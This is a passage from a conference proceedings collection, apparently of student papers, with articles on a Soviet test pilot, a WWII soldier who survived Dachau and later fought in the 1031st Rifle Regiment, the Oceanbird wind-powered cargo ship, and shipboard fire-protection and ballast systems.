Dagestan is consider him their hero, and Tatars – their own.

I asked him once, ‘Whose are you?’

‘I am not a Tatar or Lak hero, – Amet Khan replied – ‘I am a Hero of the Soviet Union’.

‘And whose son?’

‘Father and mother. Is it possible to separate them from each other?’

The fearless pilot whose entire conscious life was spent in the sky has always remained a worthy son of his parents and his country (pict.2).

Conclusion. The fearless pilot whose entire conscious life was spent in the sky has always remained a worthy son of his parents and his country. Amet Khan Sultan’s life is a heroism which knows no national borders.

The Great Patriotic War showed that our multinational people in the hour of mortal danger are able to mobilize all their forces to defend their Fatherland. Thanks to the exploits of people like Amet Khan Sultan, the current generations have the right to a peaceful life where there should be no place for interethnic, interethnic hostility.



Picture 2 – Hero's grave.

Some information about Amet Khan Sultan

Amet Khan Sultan is twice Hero of the Soviet Union, Honored Test Pilot of the USSR (23.09.1961).

Awarded:

3 Orders of Lenin (23.10.1942; 14.02.1943; 24.08.1943);

4 Orders of the Red Banner (31.07.1942; 13.10.1943; 20.04.1945; 03.02.1953);

Orders of Alexander Nevsky (07.04.1944);

The Patriotic War of the 1st degree (20.01.1945);

Red Star (05.11.1941);

“Badge of Honor” (31.07.1961), *medals*.

*During the flight test work, he mastered about **100 types of aircraft** (according to some sources – over **170**), and the total flight time on them was **4237 hours**.*

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Аннотация. В данном исследовании героическая судьба лётчика-испытателя Амет-Хана Султана, дважды Героя Советского Союза, рассматривается в контексте проблемы, связанной с межнациональными, межэтническими отношениями, которая актуализировалась в современных социокультурных условиях. Сплочённость различных национальностей Советского Союза, героизм их представителей при защите Отечества в тяжелейшие военные годы и в не менее тяжёлые послевоенные годы могут служить достойным примером для ныне живущих поколений. Жизнь Амет-Хана Султана – это героизм, который не знает национальных границ.

Ключевые слова: Амет-Хан Султан, Герой Советского Союза, лётчик-испытатель, межэтнические отношения.

Annotation. In this study, the heroic fate of test pilot Amet Khan Sultan, twice Hero of the Soviet Union, is considered in the context of the problem associated with international, interethnic relations which were actualized in modern socio-cultural conditions. The unity of the various nationalities of the Soviet Union, the heroism of their representatives in the defense of the Fatherland during the hardest war years and in the equally difficult post-war years can serve as a worthy example for living generations. Amet Khan Sultan's life is a heroism that knows no national borders.

Keywords: Amet Khan Sultan, Hero of the Soviet Union, test pilot, international relations.

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**HEROES OF 1031 RIFLE REGIMENT
THE FEAT OF MIKHAYLOV IVAN ANISIMOVICH: 280TH RIFLE
DIVISION OF 1031TH RIFLE REGIMENT**

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Introduction. “The memory of the events of the Great Patriotic War is timeless, as it is passed down from generation to generation” [7, p. 50]. Our grandfathers I.A. Mikhaylov and A.T. Shapovalov played their role in the history of the Fatherland, in the historical Victory over fascism [4, 5].



Mikhaylov Ivan Anisimovich (08.09.1923), was a political Russian prisoner in the most terrible camps of Dachau and Buchenwald. In 1945 he fought in the 1031th rifle regiment of the 280th rifle division in western Germany, and from 27.06.1945 till 1947 he had been serving in the 6th front brigade (photo 1).

Analysis of literature. “Hundreds of thousands of statistical collection, the documentary, biographic books have been written about the Great Patriotic War. The statistical data presented in some publications reflect the country’s social situation before, during the war and in the first years of recovery period” [11, p.338].

In 1941, almost all young people were sent to Germany. Dachau was the first concentration camp. According to various estimates, from 42 thousand to 70 thousand people died in this camp, including 7 thousand Soviet prisoners. 77 years ago, on April 29, 1945, American troops liberated the Dachau concentration camp.

The concentration camp was created in Germany after Adolf Hitler came to power. It occupied 230 hectares on the outskirts of the Bavarian city of Dachau and functioned from March 22, 1933. “Initially, it was intended to contain about 5 thousand politicians and church leaders opposed to the regime” [1], who were considered ‘enemies of the German Reich’. During World War II, prisoners of war, mostly Soviet, were sent to Dachau. The camp was constantly overcrowded (at the time of liberation in 1945, there were 32 thousand people in it).

In 1942, a “crematorium” was built in the camp (gas chambers in Nazi Germany have been used since 1939 as part of the T-4 program aimed at exterminating people suffering from severe hereditary diseases and mental disorders in order to prevent the birth of handicapped children)” [1].

“After Dachau they went to Buchenwald. It was driven like animals, they were not considered people. There was also Gros-Rosen (stone quarry-camp, No. 46942), then Aschersleben (aircraft factory defeated by the Anglo-Americans)” [6, p. 334]. Our another grandfather, Alexey Timofeevich Shapovalov, was also in Dachau that time.

The British and Americans freed our grandfathers. “The offensive of the allied forces from February 8 to March 21, 1945 ended with an exit to the Rhine. South of the Ruhr, the 6th and 12th Army Groups reached the Rhine, which captured two bridgeheads on the right bank, creating favorable conditions for an offensive deep into Germany. West and north of the Ruhr was the 21st Army Group” [7, p. 52].


After he was released from the camp in April 1945, Ivan Anisimovich took the oath and fought as a machine gunner in the anti-aircraft company

of the 1031st Rifle Regiment, which was formed in December 1941 as the 280th Rifle Division. It included 1031 r/r.

Results and Discussion. “The Committee for the Management of Archival Affairs has published a unique set of archival documents dedicated to the history of the Great Patriotic War. The submitted documents contain information on the organization of mobilization and air defense, the geography of the partisan movement, the evacuation and activities of hospitals, the restoration of various objects destroyed during the war and etc.” [11, p.340].

“The 280th began forming on 2 July 1941 near Tula in the Moscow Military District. Its basic order of battle included the 1031st, 1033rd, and 1035th Rifle Regiments, as well as the 840th Artillery Regiment and 583rd Sapper Battalion” [13]. Its headquarters was located at Slobodka near Smolensk. “On 13 October elements of the 280th, fighting alongside remnants of the 148th Rifle Division and the 282nd Rifle Division, opened a 500-meter gap in the German encirclement west of Navlya” [9, p. 326]. “The second formation of the 280th began on 25 December near Stalingrad in the North Caucasus Military District” [13]. The division remained near Stalingrad until its March 1942.

In spring of 1942, the 280th r/d. transferred to the 48th Army of the Bryansk Front for a defensive position in the area of the Oryol-Livny line near the Russkiy Brod railway station; in November 1942, the 280th Rifle Division participated in breaking through the Nazi fortifications in the Livna area, as well as in the offensive near the city of Kursk. “The division took part in the liberation of the city of Nizhyn in the Chernihiv region. Parts of the 280th Infantry Division reached the Desna River and reached the Dnieper. On September 29, 1943, the fighters of the division captured the village of Strakholesye and did not allow the Germans to withdraw to Gornostaypol” [7, p. 53]. This played a decisive role in the battles to expand the bridgehead to the west. (picture.1).



Picture 1 – Nizhyn Liberation Scheme

Source: [5].

“On 27 July the division returned to the 13th Army, with which it remained for the rest of the war” [13]. In September the 280th transferred to the 24th Rifle Corps. By December it had become part of the 27th Rifle

Corps. "In October, the army was transferred to the 1st Ukrainian Front, with which the 280th spent the rest of the war. As part of the 18th Guards Rifle Corps, the division transferred to the 1st Guards Army in March 1944" [13]. "During the last weeks of the war the division moved back to the 24th Rifle Corps" [10, p. 107]. By the end of the war, the division's honorifics were 'Konotop-Korosten, Order of the Red Banner, Order of Suvorov'" [13].

"The site *"Memory of the People 1941-1945"* contains documents describing the combat path of the 208th rifle division of the 1031st rifle regiment (photo 2). The period from 25.12.1941 to 09.05.1945, combat reports are included. Date of creation of the document is: 05/09/1945 Archive: TsAMO, Fund: 1578, Inventory: 0000001, File: 0015" [11, p.341].

The feat of our grandfather is described in detail on page 19 of archival documents. On this day, April 3, 1945, the Red Army carried out an offensive operation in which machine gunner Mikhailov Ivan Anisimovich took a direct part.

"The offensive energy of the Red Army units was inexhaustible. Brandenburg - the central province of Germany became the scene of the victorious offensive of the Red Army. The German population, who had fled to the west at the beginning of the war, returned to the east. From the west, the allies took city after city. They captured the center of the German military industry - the Ruhr area. The Nazi army was driven out Prussia, the Rhineland and Pomerania" [3, p. 98].

In the spring of 1945, the end of the Second World War approached. The 1st Ukrainian Front was preparing for the final attack. Having received an order from the commander of the 27th Corps, the division, replaced the 117th Guards Division and entered the forefront of Muskau-Gross-Zerchen. In the morning, German machine gunners, supported by a self-propelled gun, attacked the 2nd rifle company of the 31st regiment.

"The 1st platoon under the command of junior lieutenant Sarkisyan was in combat guards. The German self-propelled gun was direct fire on the trenches, the faustpatrons burned with fire, the machine gunners fired concentrated fire" [3, p. 99].

The following is a text that causes pride in the feat of our grandfather. His courage, his devotion to the Motherland - admires and gives strength in life:

*"Fearless warriors repelled the superior forces of the Germans. Machine gunner **Mikhailov** and Shustas fired to the last bullet. Bleeding, sergeants Yakimchuk and Krasnobor fought. They died, but did not leave. There were 6 people left from the platoon. The Germans broke into the trenches, but were soon knocked out by the ripe fighters* [3, p. 98-99].

The command of the division decided to conduct a power search - to check the firepower of the enemy in battle. The forward detachment, as part

of the 6th company of the 31st regiment, was to make a breakthrough to the narrow-gauge railway section along the Hermodorf-Muskau highway to the eastern outskirts of Muskau [3]. Pursuing the defeated group of Germans, the regiment turned to the south-west, combing the forests south of the Goths and east of Kloster-Zinne. With the remnants of the grouping, the battle continued on May, 2.

On this day, the order of the Supreme Commander-in-Chief - Marshal of the Soviet Union Comrade Stalin was published: "The troops of the 1st Belorussian and 1st Ukrainian fronts completed the liquidation of a group of German troops surrounded southeast of Berlin. During the fighting from April 24 to May 2 in this area, our troops captured more than 120 thousand German soldiers and officers" [8]. As distinguished - the troops of Colonel-General Pukhov are mentioned in the order.

Soon, the enemy troops still continued to resist, but the forces were weak under the center of Nazi Germany - Berlin.

"After the battle, parts of the division made a two-day march to the west, crossed the Elbe and on May 4th took up defense on the Muhyde River - from the city of Desseu to Lubeno. The 31st Regiment concentrated on the northwestern outskirts of Wolderass, the 33rd Regiment in the area of Burgkenitz, Friedergdorf, and the 35th Regiment in the Poh Bresno area. On the western bank of the river were parts of the American army. From Kamyshinki to Mulde - this is the combat path traveled by the soldiers of the division" [3, c. 108].

Conclusion. In an unstable society, the promotion of spiritual, moral, cultural and historical continuity of generations becomes the main task of managing the process of personality development [12]. Today it is very important to analyze the events of the Great Patriotic War in order to attract the attention of young people to universal human values and the problem of their preservation, as well as to instill a sense of patriotism and pride in their country [11].

"It is possible to find the information about the fate of relatives who took part in the Great Patriotic War or information about awards, to get acquainted with original archival documents containing information about the participants in the war and about the course of the war, using the portal "Memory of the People 1941-1945" and upload the data to the Immortal Regiment portal [7, p. 4].

As our great-grandfather Mikhailov Anisiy Pavlovich, a soldier of the Russian army in 1914-1918: "For the eternal memory of all relatives, sons, grandchildren and great-grandchildren. Remember and do not forget your honest family" [2]. We remember! We are proud!

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Аннотация. Михайлова Иван Анисимович, прежде чем совершить подвиг, был политическим пленным в самых жестоких лагерях – Дахау и Бухенвальд. После освобождения союзниками, Михайлов Иван воевал в 1031-м с/п. Представлены архивные материалы, описывающие Боевой путь 208 стрелковой дивизии 1031 стрелкового полка, а также описан подвиг Михайлова И.А. в данных архивных документах.

Ключевые слова: Великая отечественная война, 1031-й стрелковый полк, пулеметчик, Память народа 1941-1945.

Annotation. Mikhailov Ivan Anisimovich, before committing a feat, was a political prisoner of the cruelest camps in Dachau and Buchenwald. After being liberated by the Allies, Mikhailov Ivan fought with fascists in the 1031st Infantry Regiment. Archival materials are presented that describe the Battle path of the 208th Infantry Division of the 1031st Infantry Regiment and the feat of Mikhailov I.A.

Keywords: Great Patriotic 1031-st Infantry Regiment, Memory of the People 1941-1945.

SECTION 4: MARINE TECHNOLOGIES



UDC 504.5

THE USE OF NEW METHODS FOR PREVENTION POLLUTION IN GLOBAL SHIPPING

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Environmental care is increasingly coming to the foreground, gaining primary importance. Despite the fact that shipping provides cargo transportation around the world, it is also one of the most polluting areas of human activity. The majority of the cargo in international transportation is shipped by sea, and a large number of passenger transportation is also carried out. By using up a huge volume of fossil fuels, ships cause a great harm and danger to nature. Thus, the way for avoiding environmental problems caused by global shipping is considered in this paper.

The International Maritime Organization IMO has set a global goal - to reduce the amount of greenhouse gas emissions in the marine industry by 40% by 2030. Swedish engineers from the company "Wallenius Marine" decided to develop a project for a sailing ship of the future called "Oceanbird". For this purpose, specialists from the marine consulting company "SSPA" and the Royal Institute of Technology were involved. The aim of the project was the development of environmentally friendly transport technologies and the development of engineering to a new industrial and scientific level. The main operating director of "Wallenius Marine" said that since shipping was the centerpiece of global trade and transports 90% of all global goods, it also greatly exacerbates the problem of carbon emissions. The project will help the shipping to become carbon-

neutral in the future. "Oceanbird", becoming the pinnacle of the technological revolution in the shipping industry, will help to achieve the purpose of preventing environmental pollution. The aim of the "Oceanbird" project is to reduce carbon emissions by 90% in comparison with traditional vessel powered by fossil fuels. The unique sailing ship will show the world that even huge cargo ships can produce a minimum level of environmental pollution by using wind as the main source of energy [5].

It can be noticed, that sailing ships of the last generation are used extremely rarely, and they do not participate in cargo transportation at all. This is due to the fact that speed is extremely important factor for the most profitable implementation of the transportation plan, since some products are perishable, and cargo delivery may not be carried out on time due to strong exposure to hydrometeorological conditions.

The "Oceanbird" project is designed in such a way that it allows you to develop a speed that exceeds the speed of classic sailing ships. It is expected that the estimated speed of a vessel with a length of 200 meters will be 10 knots, which is slightly less than the speed of modern ships with a standard power plant. The ship will spend 12 days to cross the Atlantic, which is four days longer than a cargo ship currently spends in a normal situation. According to the creators, in most cases such a difference will not have a serious impact on business processes[9]. The benefit received at the same time compensates for any inconvenience.

The concept is a futuristic sailing vessel designed to transport cars across the Atlantic Ocean. The project started in 2019, and in September 2020, its participants have already presented the concept of the sailing ship of the future - "Oceanbird". They chose exactly the sailing ship to remind humanity that the wind has helped us to explore the world for a long time, and now it will help us to protect and save nature. According to their technology, it will be possible to use wind power to move even the largest oceanic vessels. And using this technology will reduce the amount of emissions into the atmosphere and into the water by 90%. The "Oceanbird" itself is a cargo vessel which length overall is 200 meters and breadth is 40 meters. It is driven by 5 sails made of steel and composite materials with a height of 80 meters each. These sails are able to rotate 360° without touching each other. They are also able to partially fold to provide passage under bridges and increase stability in bad weather conditions. Their size was designed to generate sufficient propulsive power to move a vessel weighing 35 thousand tons.

The sailing ship rises about 105 meters above the water, but according to its construction the sails can be lowered if necessary, lowering the highest point of the vessel to 45 meters. It will be required while passing under bridges or during strong winds, when it is necessary to reduce the area of windage. The tackle of a modern sailing ship doesn't require

considerable sailing experience from the crew. The design and controls of the sails make them look like airplane wings, and their main advantage in comparison with traditional tackle is the possibility of remote control. The sails of the vessel will not look like traditional sails from fabric, which are inflated by the wind. They will look more like airplane wings, and will be placed perpendicular to the deck [7].

For safe maneuvering within the harbor, the "Oceanbird" will be equipped with an auxiliary engine that runs on energy obtained from environmentally friendly sources.

The first prototype of the "Oceanbird" will be a cargo ship designed for transatlantic transportation of cars. According to the calculations of engineers, one such sailing ship will be able to accommodate about 7000 thousand cars. However, a similar concept of a sailing vessel is applicable to other types of vessels. Wallenius Marine estimates that the "Oceanbird" will be able to cross the Atlantic in about 12 days, maintaining an average speed of 10 knots (18.5 km/h). The Swedish Transport Administration expects that all work within the wPCC project will be completed by 2022. The launch of the first innovative sailing ship is planned to be in 2024 [10].

According to the information given by International Maritime Organization, shipping produced for 3% of greenhouse gases generated by humans in 2021.

The use of wind energy will help reduce the negative impact of petroleum products on the environment. The use of traditional sailing vessels is quite inefficient. Therefore, the company "Wallerius Marine" has engaged in the development of a new type of sailing vessel that will be able to develop sufficient speed with a large cargo capacity and at the same time will be an environmentally friendly vessel with minimal emissions into the environment. They carried out extensive researches of the movement of air masses at various altitudes, as well as their interaction with surrounding objects. As it turned out, ordinary sails, which everyone is used to seeing on ships, do not fully use the wind force. Based on at least 35 million different measurement points, the engineers found that the wind speed does not fluctuate as much as expected. Another important finding was the understanding that the ability to "catch the wind" depends not only on the configuration of the sails — the shape of the hull also affects the strength and direction of the wind above the deck [6].

Also, we shouldn't forget that the shape of the ship's hull, interacting with wind currents, also affects the speed. Therefore, many factors were taken into account during the design: the shape of the hull and its proportions, the size of the sails, their location and quantity. The vessel created according to this project should have exceptional capabilities [8].

However, the developed design can be used not only for cargo ships. Using the developed principle, it is possible to build even large cruise

liners. Therefore, we can expect the large-scale development of this project in the future. It can become the basis for the transformation of the entire shipping industry. It is planned to use a computer system specially designed for this purpose to control the sails.

According to the calculations of the designers, the sailing ship will emit no more than 10% of harmful substances in comparison with the emissions of a modern vessel into the environment. Thus, the development of this project is a big breakthrough in the sphere of shipping and the beginning of future changes.

Based on the abovementioned information, the following conclusion can be made. The most part of modern ships pollute the environment due to greenhouse gas emissions into the atmosphere. To minimize environmental damage, more and more alternatives to fuel are developed every year. One of these alternatives was taken as a basis by the Swedish company Wallenius Marine and the “Oceanbird” project was developed.

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Аннотация. В этой статье рассматривается способ, который поможет избежать экологических проблем, вызванных глобальным судоходством. Рассмотрен новый проект современного парусного судна. Этот проект помогает сократить выбросы парниковых газов в атмосферу и улучшает экологическую ситуацию в мире. В статье описываются преимущества нового судна, использующего энергию ветра, по сравнению с нынешними судами. Конструкция этого судна также продумана, она позволяет осуществлять грузоперевозки по всему миру, не нанося ущерба окружающей среде и без потерь в скорости транспортировки. Основной задачей является минимизация использования тяжелого топлива, которое вызывает большой выброс вредных веществ в атмосферу.

Ключевые слова: забота об окружающей среде, ИМО, судоходство, парусные суда, энергия ветра.

Annotation. The paper studies the way for avoiding environmental problems caused by global shipping. A new project of a modern sailing ship has been considered. This project helps to reduce greenhouse gas emissions into the atmosphere and improves the environmental situation in the world. The paper describes the advantages of this new vessel that uses wind energy, compared with current ships. The ship's construction is also considered carefully, it allows to carry out cargo transportation around the world without causing damage to the environment and without loss in the speed of transportation. The main task of this paper is to minimize the use of heavy fuel, which causes a large emission of harmful substances into the atmosphere.

Keywords: environmental care, IMO, shipping, sailing ships, wind energy.

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THE COMPLEX OF FIRE PROTECTION SYSTEM ON BOARD SHIPS

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A modern vessel is a complex system that includes power plants, residential and cargo compartments, tanks of various capacities, aggregates. Fire extinguishing is complicated by the presence of GSP and flammable materials. “In a ship’s generator room, the biggest danger of fire is from a leaky high pressure fuel pipe. Oil leaking from such pipe can fall on high temperature exhaust manifold or on indicator cocks, which are sensitive points for catching fire” [5, www]. “Leakages are mainly caused because of pipes breaking due to vibrations, clamps rubbing against pipes to create holes, pipe connections behind the pressure gauges getting damaged due to ageing” [5, www]. Firefighting on ships is a complex integrated warning and protection system that differs for each specific vehicle.

A comprehensive “set of requirements for fire protection, fire detection and fire extinction on board ships entered into force as a new revised chapter II-2 of the International Convention for the Safety of Life at Sea (SOLAS), 1974, as amended, incorporating technological advances in fire detection and extinction” [7, www] on 1 July 2002.

The degree of fire danger, the possibility and choice of fire extinguishing tactics determine the special parameters that form the basis for the classification of ship fires. The main purpose of the development of a classification is to help the crews of ships when choosing the appropriate extinguishing agent, means. In general, ship fires are divided into types according to the following main parameters: by the external signs of burning; by the scale and consequences; by the nature of the burning material. According to external signs, fires are distinguished: external and internal; open and hidden; combined. According to the scale and consequences, fires can be classified as: ignition; small fire; large fire.

The action of the water extinguishing system is based on the principle of cooling a burning object and stopping oxygen access to it by creating an atmosphere around this hearth that does not support the combustion process and is saturated with vapors formed during the evaporation of water. The water extinguishing system is used to extinguish fires in the interior, on open decks, superstructures, but it is not very effective for extinguishing a fire in the cargo thickness and holds of dry cargo ships. The system cannot be used when extinguishing burning electrical equipment, battery, lantern, painting, as well as extinguishing oil products on tankers [4].

The following basic requirements are imposed on the water extinguishing system:

- Sleeves with hand barrels are placed near each fire horn. On open decks, the length of the sleeves is 20 m, and in the interior—10 m. The

diameter of the canvas sleeves should be at least 50 mm, the inner diameter of the nozzle should be at least 13 mm.

- at any possible point of fire on the vessel, water must be supplied by at least two jets from independent fire horns;

- The system should ensure the branching of the horns in such a way that on open decks and long corridors the horns would be installed at a distance of at least 20 m from each other. In the interior of the hull and superstructures, horns are placed in the corridors at the ladders and at the entrances to the premises. Two horns are installed in the engine and boiler rooms, respectively.

- the height of the jets must be at least 12 m [1].

A fire alarm system is used to quickly detect a fire on the ship. Signals can be given by radio, bells, horns, sirens and a network of calls. Fire alarm systems, depending on the principle, their actions are electric and smoke. By means of sensors-detectors, manually operated or triggered automatically when smoke, flame or air temperature rises in a guarded room. Automatic detectors that react to air temperature, smoke or flame light of the fire that has arisen have become widespread on ships. The principle of operation of modern detector sensors (figure 1) is based on the conversion of ultraviolet radiation from an open flame into electrical energy or the effect of combustion products (smoke) on the current of an ionized chamber [3].




Figure 1 – Diagram of the automatic electric fire alarm system

An electric current passes through the detector sensor 2 and the solenoid 3 from the battery 1, preventing the core from falling out of the solenoid. A current strength insufficient to activate the red lamp 5 and the alarm bell 6 installed at the signal reception station from the detectors passes through the resistance 4. As soon as the detector 2 works under the influence of air temperature, smoke or flame, it opens the circuit, the core of the solenoid 3 drops out, the current enters the lamp 5 and bell 6 with full force, which will notify the service personnel about the fire danger in the area where the detector is located by number at the receiving station. With


such a system, each detector sensor is included in an independent pair of wires (beam) going to the signal receiving station. Such a scheme is called radial. Monitoring of the serviceability of the alarm fire system, its constant readiness, is carried out by a second beam—a control circuit consisting of an electric power source 9, a white lamp 10 and an audio signal 11 with a weaker sound. If the power source malfunctions or the wire breaks, the current supply to the beam stops, the cores of the solenoids 7 and 8 will fall out, the lamp 10 will turn on and the sound signal 11. The watch service will be notified of the malfunction of this fire alarm system [1, 3].

Water is the most common means of extinguishing fires, due to its availability, low cost, high heat capacity and high latent heat of vaporization. Water is mainly a cooling substance. It absorbs heat and cools burning materials more efficiently than any other of the commonly used extinguishing agents. The greatest effect of using water to absorb heat is obtained at temperatures up to 100 ° C. At a temperature of 100 ° C and above, water continues to absorb heat, turning into steam, and removes the absorbed heat from the burning material. This quickly reduces its temperature to a value below its ignition point, as a result of which the fire stops. Turning into steam, water passes from a liquid state to a gaseous state and at the same time expands by 1,700 times. The resulting large cloud of steam surrounds the fire, displacing the air that contains oxygen necessary to maintain the fire process [8].

Currently, the HI-FOG high-pressure water mist fire protection is used that “offers significant benefits compared to other fire protection solutions.

- Immediate activation, resulting in minimal damage
- Effective cooling of spaces
- Lightweight system and minimal water damage due to low water consumption
- Safe for crew and the environment
- No downtime for system recharging” [6, www].

Incinerator room, auxiliary boiler room and generators, main engine cylinder head platform, purifier, inert gas generator and steering gear rooms are covered by the hyper mist or high pressure fog fire fighting system that is installed in the engine room for all ship’s machinery systems. “The high-pressure water mist/fog system provides water mist protection during emergencies to engine room areas and machinery spaces. This system is independent of any other fixed fire fighting system such as foam or CO2 system” [9, www] (Figure 2).



Picture 2 – The hyper mist or high pressure fog fire fighting system
Source: [9, wwv].

Foams are dispersed systems consisting of gas bubbles surrounded by thin films of liquid. Depending on the method of production, chemical and air-mechanical foams are distinguished. Chemical foam is obtained by the interaction of an acid solution and a solution of sodium bicarbonate. The carbon dioxide released as a result of the chemical reaction forms gas bubbles in the foam. Licorice root extract is usually used as a foaming agent, which does not participate in the chemical reaction, but plays an important role in giving the foam the necessary resistance. Air-mechanical foam is obtained in foam barrels or on foam generator grids from aqueous solutions of foaming agents or solutions of wetting agents.

The leakages are most common “hot spots” for fire. “Moreover, careful and periodical checks are also required on boiler smoke side and incinerator uptake” [5, wwv]. Apart from this, it is also important to check/test flame, heat, and smoke detectors used on ships.

The fire protection system protects all spaces on board, from machinery rooms on to conveyor systems on bulk carriers. “It is proven to increase fire safety significantly and keep damage caused by fire to an absolute minimum” [6, wwv].

IMO regulations are designed to provide that fires are prevented from occurring - by making sure that materials are strictly controlled to reduce the fire risk; any fires are rapidly detected; and any fire is contained and extinguished.

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Аннотация. В статье затрагивается речь о системе пожаротушения на судах. Разновидности пожара отличаются типом судна, от перевозимого рода груза зависит определённый метод тушения. Описан принцип работы сигнализации пожарной безопасности на судне. В заключении отмечена, что все требования пожарной безопасности выполняются в соответствии с положениями ИМО.

Ключевые слова: положения ИМО, пожар, система сигнализации, вода, пена, система пожаротушения, Система пожаротушения дымом или туманом высокого давления

Annotation. The article deals with the fire extinguishing system on ships. The types of fire differ by the type of vessel, a certain method of extinguishing depends on the type of cargo being transported. The principle of operation of the fire alarm system on the ship is described. In conclusion,

it is said that that all fire safety requirements are met in accordance with IMO regulations.

Keywords: IMO regulations, fire, alarm system, water, foam, fire extinguishing system, the hyper mist or high pressure fog fire fighting system.

UDC 621.6

OPERATION OF THE SHIP'S BALLAST SYSTEM AND REQUIREMENTS FOR ELECTRIC DRIVE OF SHIP'S SUPERCHARGERS

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The ballast system group is used for reception from behind the board, pumping over the ship and removing overboard liquid ballast to change the landing, roll or different, reducing the trickery to improve its navigability, handling, stability of the vessel, etc. According to the Rules of Register [4] the ballast system must be serviced by at least one pump which can have any pump of general-purpose sufficient performance and reserve ballast pumps - drying, fire and cooling pumps.

For the operation of all injection mechanisms electric drives of various purposes are used. According to the current DST an electric drive is an electromechanical system consisting of an electric motor, converter, transmitter and control devices designed to drive the executive bodies of the working machine and control this movement [2].

The beginning of the electrification of the vessels was laid by the Russian academician Jacobi B.S. who in 1838 created the world's first vessel with a ridge electric installation. In the second half of the XIX century machinery of the machine compartment, all-wheel drive fans and then deck and lifting mechanisms were electrified. All ship electrical installations of the time worked at DC at voltage which as a rule does not exceed 110V.

Since 1908 vessels of the domestic fleet began to use AC motors as the most simple and reliable which in ship conditions is of particular importance. By the middle of the 20th century all ship mechanisms were electrified and control systems were improved mainly based on relay-contact automation.

From 1950 to 1970 the transition was carried out to the use of AC electricity on vessels. An important role in this was played by the introduction of high-speed asynchronous engines. Modern vessels contain a large number of electrified mechanisms either in the form of automated complexes or in the form of independent systems that ensure the functioning of the vessel in accordance with its purpose [3].

Ship injectors by number and total capacity are the main group of electricity consumers. They can be grouped into two large groups: ship auxiliary mechanisms that serve the main power plant and mechanisms of ship systems.

The requirements to electric drives of ship chargers can be divided into two groups: one of them is defined by the system or the plant which they maintain; the second one is associated with fire safety providing as they transmit combustible medium or the medium which sustain combustion or provide firefighting.

Purposes and the requirement arising from it are rather various and can be reduced to the following:

- Ensuring of reliable efficiency and pressure;
- Uniformity of feed: capability of output and pumping head control;
- Cost-effective operation and performance control reliability and redundancy;
- The second group of requirements which is defined by marine safety and electric power supply reliance;
- The feeding of firefighting drain pump as well as compressors and sprinkler system pumps should be accomplished from the main distribution board;
- Electric drives of fuel, oil pumps and separators should be equipped with the remote tripping and they should be tripped outside of shafts and places where they are installed;
- Electric drives of emergency drain pumps should have the possibility to be started from the control panel situated above the bulkhead deck;
- Electric drives of overboard discharge pumps should be provided with tripping devices near the poste of life-saving appliances launching [3].

The ballast system of the vessel shall ensure the filling and emptying of any ballast tank or any ballast-filled space under any weather conditions provided by the ship's Guide about the safe replacement of ballast at sea. The design of the ballast system should allow ballast replacement with a minimum number of operating modes. Ballast centrifugal pumps may fail during operation. For example, the inability of the pump to reach the operating parameters, stop pump feeding, the occurrence of hydraulic shocks or vibration of the pump.

The reasons for such failures may be suction of air into the suction pipeline, low level of pumped water on the suction, the occurrence of rupture of the flow of pumped ballast by "breakthroughs" through the pipeline of air "plugs" and as a result the appearance of pump, cavitation and damage to ballast pumps, fittings, corrosion and erosion of the pipeline. Recommended ways to eliminate such failures are to check the tightness and condition of the valves, restore the performance of check valves and automatic pump switching, restart the pump.

Any action regarding stopping restarting and restoring the pump requires additional time and material costs. Therefore it is important to develop a way to control the ballast pump which will prevent the disruption of the ballast water flow, the occurrence of vibrations and noise in pipelines, the transition of the entire system into an unstable and stressful mode of operation.

Ballast systems are equipped with centrifugal self-priming pumps which should provide a water speed of at least 2 m/s. The analysis of failures and the assessment of the reliability of centrifugal pumps of forensic systems was carried out in robot3. It is noted that pump failures are due to factors of constructive, technological and operational nature (such as material defects, overload, insufficient manufacturing accuracy, disruption of maintenance periodicity, low quality of lubrication materials).

Based on statistical information on failure to operate an assessment of the reliability of ship centrifugal pumps was carried out. The analysis of the causes of elements failure with insufficient level of reliability is performed. It is advisable to prevent the failure of pumping plants. Recognize the beginning of their unstable operation can be by emitted noise which depends on the rotation speed and load of the pump. The instability of the pump can be caused by the disruption of flow from the blades, pressure throws and cavitation. Researchers suggest to determine the beginning of cavitation and monitor its development to use the structure of the noise spectrum. Experiments have shown that there is a discrete frequency of 147 Hz which depends on the process of cavitation and its development. The difference in noise levels at this frequency before cavitation and after its full development is from 12 to 20 dB.

Another typical phenomenon and consequence of the instability of fluid flow in the pumping unit is the auto-oscillation or pompage of the centrifugal pump. Therefore the task of engineers was to establish the control capability namely to reduce the amplitude of auto-oscillations (pompage) by connecting to the vibrational circuit of the hydraulic system of the active dynamic damper with an additional pump. It is established that the monotonically descending pressure characteristics of this auto-oscillation pump in the main oscillating circuit are damped

In the case when the pressure characteristic of the damping circuit pump is saddle-shaped auto-oscillation in the main oscillating circuit on the contrary is enhanced. Under laboratory conditions scientists the method of cavitation control of centrifugal pumps at a special experimental installation was investigated. Tests of the system consisting of Arduino controller, flow-meter sensor emergency control valve and centrifugal pump confirmed the effectiveness of pump control with control of fluid flow in the circuit. The use of frequency-adjustable electric drive is another way to control centrifugal pumps.

